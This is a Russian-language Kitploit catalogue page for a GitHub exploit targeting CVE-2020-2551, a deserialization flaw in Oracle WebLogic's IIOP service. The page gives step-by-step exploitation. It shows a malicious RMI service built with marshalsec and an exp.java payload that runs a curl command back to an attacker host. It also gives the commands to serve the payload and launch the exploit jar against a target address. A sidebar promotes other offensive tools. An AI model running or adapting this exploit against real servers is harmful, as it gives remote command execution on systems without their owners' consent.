

Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
CVE-2020-2551 — Weblogic IIOP CVE-2020-2551 | Kitploit
Инструменты/GitHubGitHub/y4er/cve-2020-2551
Анализ уязвимостейЭксплуатацияЭксплуатация веб-приложенийКомандование и УправлениеИнструмент Удаленного ДоступаРазработка Полезной Нагрузки
GitHuby4er/cve-2020-2551

CVE-2020-2551

Weblogic IIOP CVE-2020-2551

Репозиторий
33678296 лет назадПроверено Kitploit
Поделиться

CVE-2020-2551

Weblogic IIOP десериализация

Тестовая среда

Weblogic10.3.6+jdk1.6

Запакованный jar-файл Код извлечения: a6ob

Эксплуатация уязвимости

Скачайте jar-файл, затем с помощью marshalsec поднимите вредоносный RMI-сервис, локально скомпилируйте exp.java

package payload;

import java.io.IOException;

public class exp {

    public exp() {
        String cmd = "curl http://172.16.1.1/success";
        try {
            Runtime.getRuntime().exec(cmd).getInputStream();
        } catch (IOException e) {
            e.printStackTrace();
        }
    }
}

Постарайтесь компилировать с той же версией JDK и зависимостями (wlfullclient.jar), что и Weblogic Затем локально поднимите веб-сервер

python -m http.server --bind 0.0.0.0 80

Запустите jar-файл из командной строки

java -jar weblogic_CVE_2020_2551.jar 172.16.1.128 7001 rmi://172.16.1.1:1099/exp

Фактический результат показан на рисунке image

Известные проблемы

Многие пользователи сообщают, что воспроизвести не удалось, прочитав некоторые статьи в интернете, выяснилось, что у IIOP есть проблема с режимом NAT. Сегодня нашлась информация на https://xz.aliyun.com/t/7498, переходите по ссылке.


Ссылки

https://y4er.com/post/weblogic-cve-2020-2551/

Скачать инструмент

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    708
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    500
  • 3

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    398
  • 4

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    341
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Система действий для кибербезопасности на базе ИИ — где намерение превращается в управляемое исполнение, доказательства становятся оперативной памятью, а каждая операция улучшает следующую.

    259
  • 6

    antifox

    antifox-ai/antifox

    Мультиагентная платформа автономного тестирования на проникновение на базе ИИ, которая выполняет разведку, обнаружение поверхности атаки, валидацию эксплуатации и подготовку отчётов с подтверждающими доказательствами.

    257

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →





